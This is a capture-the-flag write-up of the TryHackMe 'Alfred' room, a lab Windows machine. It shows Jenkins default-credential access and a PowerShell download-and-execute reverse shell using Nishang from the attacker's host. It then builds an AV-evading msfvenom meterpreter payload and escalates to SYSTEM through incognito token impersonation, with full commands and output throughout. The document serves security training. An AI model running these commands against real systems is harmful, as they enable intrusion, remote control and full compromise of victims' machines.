

Box:



Alfred

👑 Premium room

Exploit Jenkins to gain an initial shell, then escalate your privileges by exploiting Windows authentication tokens.

Directions:

Advanced Exploitation

Now you've warmed up, its time for you to dive a little deeper. Complete the following rooms and get practice in:



- Vulnerability Scanning
- Handling Public Exploits
- Password Cracking
- Metasploit Framework
- Port Redirection



Initial Access:



In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made changes to it). After which, we'll use an interesting privilege escalation method to get full system access.

Since this is a Windows application, we'll be using [Nishang](#) to gain initial access. The repository contains a useful set of scripts for initial access, enumeration and privilege escalation. In this case, we'll be using the [reverse shell scripts](#).

Nmap:

```
(root@kali)~/.thm/alfred
└─# nmap -sC -sV -p0-10000 -T5 10.10.188.142 -Pn

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 06:48 EDT

Nmap scan report for 10.10.188.142

Host is up (0.18s latency).

Not shown: 9998 filtered tcp ports (no-response)

PORT      STATE SERVICE  VERSION
80/tcp    open  http     Microsoft IIS httpd 7.5
|_ http-server-header: Microsoft-IIS/7.5
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html).
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
|_ ssl-date: 2025-07-01T10:49:15+00:00; -3s from scanner time.
| ssl-cert: Subject: commonName=alfred
| Not valid before: 2025-06-30T10:20:55
|_ Not valid after: 2025-12-30T10:20:55
| rdp-ntlm-info:
```

| *Target_Name: ALFRED*

| *NetBIOS_Domain_Name: ALFRED*

| *NetBIOS_Computer_Name: ALFRED*

| *DNS_Domain_Name: alfred*

| *DNS_Computer_Name: alfred*

| *Product_Version: 6.1.7601*

|_ *System_Time: 2025-07-01T10:49:11+00:00*

8080/tcp open http Jetty 9.4.z-SNAPSHOT

|_ *http-server-header: Jetty(9.4.z-SNAPSHOT)*

|_ *http-title: Site doesn't have a title (text/html; charset=utf-8).*

| *http-robots.txt: 1 disallowed entry*

|_ /

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:

|_ *clock-skew: mean: -2s, deviation: 0s, median: -3s*


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 57.60 seconds


At port 80:



At port 8080:






Guessing admin:admin credentials:




Find a feature of the tool that allows you to execute commands on the underlying system. When you find this feature, you can use this command to get the reverse shell on your machine and then run it: `powershell iex (New-Object Net.WebClient).DownloadString('http://your-ip:your-port/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress your-ip -Port your-port`

You first need to download the Powershell script and make it available for the server to download. You can do this by creating an http server with python: `python3 -m http.server`





powershell iex (New-Object Net.WebClient).DownloadString('http://10.11.140.218:80/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.11.140.218 -Port 4443



—(root @kali) [~/thm/alfred/nishang/Shell]~

└─# ls Invoke-PowerShellTcp.ps1 -l

```
-rw-r--r-- 1 root root 4339 Jul  1 06:27 Invoke-PowerShellTcp.ps1
```

—(root @kali) [~/thm/alfred/nishang/Shell]~

└─# python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

127.0.0.1 - - [01/Jul/2025 07:51:33] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [01/Jul/2025 07:51:34] code 404, message File not found
127.0.0.1 - - [01/Jul/2025 07:51:34] "GET /favicon.ico HTTP/1.1" 404 -
10.10.188.142 - - [01/Jul/2025 07:57:16] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -

(root@kali)~/.thm/alfred

nc -nlvp 4443

listening on [any] 4443 ...

connect to [10.11.140.218] from (UNKNOWN) [10.10.188.142] 49307

Windows PowerShell running as user bruce on ALFRED

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PS C:\Program Files (x86)\Jenkins\workspace\project>

The screenshot displays a Kali Linux terminal window on the left and a Jenkins web interface on the right. The terminal shows a series of commands and their outputs, including a ping test and a netcat listener. The Jenkins interface shows the 'Project project' page with a sidebar menu and a main content area. A handwritten 'Click' with an arrow points to the 'Build Now' button in the Jenkins sidebar.

Terminal Output:

```
root@kali: ~/thm/alfred/nishang/Shell5 117x28
ls
Invoke-ConPtyShell.ps1 Invoke-PowerShellTcp.ps1 Invoke-PsGcatAgent.ps1
Invoke-JSRatRegsvr.ps1 Invoke-PowerShellUdp.ps1 Invoke-PsGcat.ps1
Invoke-JSRatRundll.ps1 Invoke-PowerShellTcpOneLineBind.ps1 Invoke-PowerShellUdp.ps1
Invoke-PowerShellTcpOneLineBind.ps1 Invoke-PowerShellUdp.ps1 Remove-PowerShellTcp.ps1
Invoke-PowerShellTcpOneLineBind.ps1 Invoke-PowerShellUdp.ps1 Remove-PowerShellTcp.ps1

root@kali: ~/thm/alfred/nishang/Shell5
ls Invoke-PowerShellTcp.ps1
Invoke-PowerShellTcp.ps1

root@kali: ~/thm/alfred/nishang/Shell5
ls Invoke-PowerShellTcp.ps1
Invoke-PowerShellTcp.ps1

root@kali: ~/thm/alfred/nishang/Shell5
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [01/Jul/2025 07:51:33] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [01/Jul/2025 07:51:34] code 404, message File not found
127.0.0.1 - - [01/Jul/2025 07:51:34] "GET /favicon.ico HTTP/1.1" 404 -
10.10.188.142 - - [01/Jul/2025 07:57:16] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -

root@kali: ~/thm/alfred 117x17
ping 10.10.188.142
PING 10.10.188.142 (10.10.188.142) 56(84) bytes of data.
^C
--- 10.10.188.142 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4094ms

root@kali: ~/thm/alfred
nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.11.140.218] from (UNKNOWN) [10.10.188.142] 49307
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\Program Files (x86)\Jenkins\workspace\project>
```

Jenkins Interface:

The Jenkins interface shows the 'Project project' page. The sidebar menu includes 'Back to Dashboard', 'Status', 'Changes', 'Workspace', 'Build Now', 'Delete Project', 'Configure', and 'Rename'. The main content area shows the 'Build History' table with columns for build number, status, and time. The table has two rows: #2 (Jul 1, 2025 12:57 PM) and #1 (Oct 26, 2019 4:38 PM). Below the table are links for 'RSS for all' and 'RSS for failures'. The 'Project project' section includes a 'Workspace' link, a 'Recent Changes' link, and a 'Permalinks' section with links for 'Last build (#1)', 'Last stable build (#1)', 'Last successful build (#1)', and 'Last completed build (#1)'. A 'Disable Project' button is also present.

PS C:\Users\bruce> cd Desktop
PS C:\Users\bruce\Desktop> dir

Directory: C:\Users\bruce\Desktop

Mode	LastWriteTime	Length	Name
-a---	10/25/2019 11:22 PM	32	user.txt

PS C:\Users\bruce\Desktop> cat user.txt
79007a09481963e621321803ae2a0

Switching Shells:



To make the privilege escalation easier, let's switch to a meterpreter shell using the following process.

Use msfvenom to create a Windows meterpreter reverse shell using the following payload:

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai  
LHOST=IP LPORT=PORT -f exe -o shell-name.exe
```

This payload generates an encoded x86-64 reverse TCP meterpreter payload. Payloads are usually encoded to ensure that they are transmitted correctly and also to evade anti-virus products. An anti-virus product may not recognise the payload and won't flag it as malicious.

After creating this payload, download it to the machine using the same method in the previous step:

```
powershell "(New-Object System.Net.WebClient).Downloadfile('http://your-thm-ip:8000/shell-name.exe','shell-name.exe')"
```

Before running this program, ensure the handler is set up in Metasploit:

```
use exploit/multi/handler set PAYLOAD windows/meterpreter/reverse_tcp set LHOST your-thm-ip set LPORT listening-port run
```

This step uses the Metasploit handler to receive the incoming connection from your reverse shell. Once this is running, enter this command to start the reverse shell

```
Start-Process "shell-name.exe"
```

This should spawn a meterpreter shell for you!

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.140.218 LPORT=4455 -f exe -o shell-rif.exe
```

```
(root@kali) [~/thm/alfred]  
# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.140.218 LPORT=4455 -f exe -o shell-rif.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 381 (iteration=0)  
x86/shikata_ga_nai chosen with final size 381  
Payload size: 381 bytes  
Final size of exe file: 73802 bytes  
Saved as: shell-rif.exe  
  
(root@kali) [~/thm/alfred]  
#
```

```
(root@kali) [~/thm/alfred/nishang/Shells]
```

```
# msfconsole -q
```

```
msf6 > use exploit/multi/handler
```

```
[*] Using configured payload generic/shell_reverse_tcp
```

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/handler) > setg lhost 10.11.140.218
```

```
lhost => 10.11.140.218
```

```
msf6 exploit(multi/handler) > setg lport 4477
```

```
lport => 4477
```

```
msf6 exploit(multi/handler) > run
```

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > setg lhost 10.11.140.218
lhost => 10.11.140.218
msf6 exploit(multi/handler) > setg lport 4477
lport => 4477
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.11.140.218:4477

```

```
htb
(root@kali)-[~/thm/alfred]
# ls
nishang  nmp  shell-rif.exe
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Build

Execute Windows batch command

X

?

Command

```
powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.11.140.218:8000/shell-rif.exe','shell-rif.exe')"
```

See [the list of available environment variables](#)

Advanced...


Add build step


```
PS C:\Program Files (x86)\Jenkins\workspace\project> Start-Process "shell-rif.exe"
PS C:\Program Files (x86)\Jenkins\workspace\project> █
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.11.140.218:4455
[*] Sending stage (177734 bytes) to 10.10.188.142
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (10.11.140.218:4455 -> 10.10.188.142:49382) at 2025-07-01 09:06:37 -0400

meterpreter >
```

Privilege Escalation:



Now that we have initial access, let's use token impersonation to gain system access.

Windows uses tokens to ensure that accounts have the right privileges to carry out particular actions. Account tokens are assigned to an account when users log in or are authenticated. This is usually done by LSASS.exe(think of this as an authentication process).

This access token consists of:

- User SIDs(security identifier)
- Group SIDs
- Privileges

Amongst other things. More detailed information can be found [here](#).

There are two types of access tokens:

- Primary access tokens: those associated with a user account that are generated on log on
- Impersonation tokens: these allow a particular process(or thread in a process) to gain access to resources using the token of another (user/client) process

For an impersonation token, there are different levels:

- SecurityAnonymous: current user/client cannot impersonate another user/client
- SecurityIdentification: current user/client can get the identity and privileges of a client but cannot impersonate the client
- SecurityImpersonation: current user/client can impersonate the client's security context on the local system
- SecurityDelegation: current user/client can impersonate the client's security context on a remote system

Where the security context is a data structure that contains users' relevant security information.

The privileges of an account(which are either given to the account when created or inherited from a group) allow a user to carry out particular actions. Here are the most commonly abused privileges:

- SeImpersonatePrivilege
- SeAssignPrimaryPrivilege
- SeTcbPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeCreateTokenPrivilege
- SeLoadDriverPrivilege
- SeTakeOwnershipPrivilege
- SeDebugPrivilege

There's more reading [here](#).

```
PS C:\Program Files (x86)\Jenkins\workspace\project> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
=====
SeIncreaseQuotaPrivilege Adjust memory quotas for a process             Disabled
SeSecurityPrivilege   Manage auditing and security log               Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects        Disabled
SeLoadDriverPrivilege Load and unload device drivers                 Disabled
SeSystemProfilePrivilege Profile system performance                     Disabled
SeSystemtimePrivilege Change the system time                         Disabled
SeProfileSingleProcessPrivilege Profile single process                         Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                 Disabled
SeCreatePagefilePrivilege Create a pagefile                             Disabled
SeBackupPrivilege     Back up files and directories                 Disabled
SeRestorePrivilege    Restore files and directories                 Disabled
SeShutdownPrivilege   Shut down the system                         Disabled
SeDebugPrivilege      Debug programs                               Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values           Disabled
SeChangeNotifyPrivilege Bypass traverse checking                     Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system         Disabled
SeUndockPrivilege      Remove computer from docking station         Disabled
SeManageVolumePrivilege Perform volume maintenance tasks             Disabled
SeImpersonatePrivilege Impersonate a client after authentication     Enabled
SeCreateGlobalPrivilege Create global objects                       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set               Disabled
SeTimeZonePrivilege   Change the time zone                       Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links                       Disabled
PS C:\Program Files (x86)\Jenkins\workspace\project>
```

You can see that two privileges(SeDebugPrivilege, SeImpersonatePrivilege) are enabled. Let's use the incognito module that will allow us to exploit this vulnerability.

Enter: load incognito to load the incognito module in Metasploit. Please note that you may need to use the use incognito command if the previous command doesn't work. Also, ensure that your Metasploit is up to date.

```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > 
```

To check which tokens are available, enter the list_tokens -g. We can see that the BUILTIN\Administrators token is available.

```
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
\
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT SERVICE\AudioEndpointBuilder
NT SERVICE\CertPropSvc
NT SERVICE\CscService
NT SERVICE\iphlpvc
NT SERVICE\LanmanServer
NT SERVICE\PcaSvc
NT SERVICE\Schedule
NT SERVICE\SENS
NT SERVICE\SessionEnv
NT SERVICE\TrkWks
NT SERVICE\UmRdpService
NT SERVICE\UxSms
NT SERVICE\Winmgmt
NT SERVICE\wuauserv

Impersonation Tokens Available
=====
No tokens available

meterpreter > 
```

Use the impersonate_token "BUILTIN\Administrators" command to impersonate the Administrators' token. What is the output when you run the getuid command?

```

meterpreter > getuid
Server username: alfred\bruce
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
      Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Even though you have a higher privileged token, you may not have the permissions of a privileged user (this is due to the way Windows handles permissions - it uses the Primary Token of the process and not the impersonated token to determine what the process can or cannot do).

Ensure that you migrate to a process with correct permissions (the above question's answer). The safest process to pick is the services.exe process. First, use the ps command to view processes and find the PID of the services.exe process. Migrate to this process using the command migrate PID-OF-PROCESS

```

meterpreter >
meterpreter > ps

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
100	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
396	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe
516	668	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
524	516	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
572	564	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
580	516	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
612	564	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
668	580	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe
676	580	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
684	580	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsm.exe
772	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe

```
meterpreter > migrate 668
[*] Migrating from 1900 to 668...
[*] Migration completed successfully.
meterpreter > █
```

```
meterpreter > pwd
C:\Windows\system32\config
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cat root.txt
♦ [REDACTED] 25a45b8046b4a
meterpreter > █
```